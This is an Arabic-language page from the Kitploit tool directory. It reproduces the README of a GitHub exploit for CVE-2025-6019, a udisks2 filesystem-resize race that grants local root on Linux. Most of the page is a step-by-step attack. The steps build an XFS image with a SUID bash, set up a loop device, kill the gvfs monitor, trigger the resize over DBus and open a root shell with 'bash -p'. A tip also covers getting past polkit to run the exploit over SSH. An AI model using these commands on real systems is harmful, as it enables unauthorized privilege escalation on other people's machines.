Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-6019-exploit — استغلال | Kitploit
أدوات/GitHubGitHub/and-oss/cve-2025-6019-exploit
تصعيد الامتيازاتتحليل الثغرات الأمنيةالاستغلالاختبار الاختراقاستغلال الملفات الثنائية
GitHuband-oss/cve-2025-6019-exploit

CVE-2025-6019-exploit

استغلال

عرض المستودع
4328منذ سنة واحدةلم تتم المراجعة بعد
مشاركة

CVE-2025-6019: استغلال تصعيد الامتيازات عبر تغيير حجم نظام الملفات UDisks2

تفاصيل الثغرة

  • معرف CVE: CVE-2025-6019
  • التأثير: تصعيد محلي للامتيازات (LPE)
  • الأنظمة المتأثرة: أنظمة لينكس ذات إصدارات udisks2 الضعيفة
  • الآلية: حالة سباق أثناء تغيير حجم نظام الملفات تسمح بالوصول إلى ثنائيات SUID في أدلة مؤقتة قابلة للكتابة عالمياً
  • المكونات الرئيسية:
    • خدمة udisks2 (واجهة DBus)
    • طريقة org.freedesktop.UDisks2.Filesystem.Resize
    • نقاط التثبيت المؤقتة تحت /tmp/blockdev*

سير العمل لاستغلال الثغرة

1. تحضير صورة نظام ملفات خبيثة (المهاجم)

dd if=/dev/zero of=./xfs.image bs=1M count=300
mkfs.xfs ./xfs.image
mkdir ./xfs.mount
mount -t xfs ./xfs.image ./xfs.mount
cp /bin/bash ./xfs.mount
chmod 04555 ./xfs.mount/bash  # تعيين بت SUID
umount ./xfs.mount 

2. تشغيل الاستغلال (جهاز الضحية)

# التحقق من قدرات النظام
gdbus call --system --dest org.freedesktop.login1 \
  --object-path /org/freedesktop/login1 \
  --method org.freedesktop.login1.Manager.CanReboot

# إزالة التداخل
killall -KILL gvfs-udisks2-volume-monitor

# إعداد جهاز الحلقة
udisksctl loop-setup --file ./xfs.image --no-user-interaction

# مراقب الخلفية (يُتنفَّذ عند ظهور الثنائي SUID)
while true; do 
  /tmp/blockdev*/bash -c 'sleep 10; ls -l /tmp/blockdev*/bash' && break
done 2>/dev/null &

# تشغيل الثغرة عبر DBus
gdbus call --system --dest org.freedesktop.UDisks2 \
  --object-path /org/freedesktop/UDisks2/block_devices/loop0 \
  --method org.freedesktop.UDisks2.Filesystem.Resize 0 '{}'


3. الحصول على وصول الجذر

/tmp/blockdev*/bash -p  # إطلاق قشرة ممتازة
id
# uid=65534(nobody) gid=65534(nobody) euid=0(root)

هام!

الاستغلال يعمل فقط في جلسة logind!

  • يجب تشغيل النص البرمجي من جلسة logind تكون Active=yes و Remote=no (مثل tty1).
  • عندما يُبدأ من جلسة SSH / pts/* / reverse-shell، فإن استدعاء udisksctl loop-setup --no-user-interaction يُرفض من قبل polkit، لذا يتوقف الإثبات المفاهيمي مع ظهور "Failed to create loop device".

ملاحظة:

  • إذا كنت ترغب في استخدام الاستغلال عبر SSH، يجب إسقاط قاعدة polkit مؤقتة

كيفية استخدام الاستغلال

إنشاء صورة suid

$ sudo bash exploit.sh create 

استغلال النظام

$ bash exploit.sh exploit 

فيديو الإثبات

poc

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    361
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    339
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    322

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →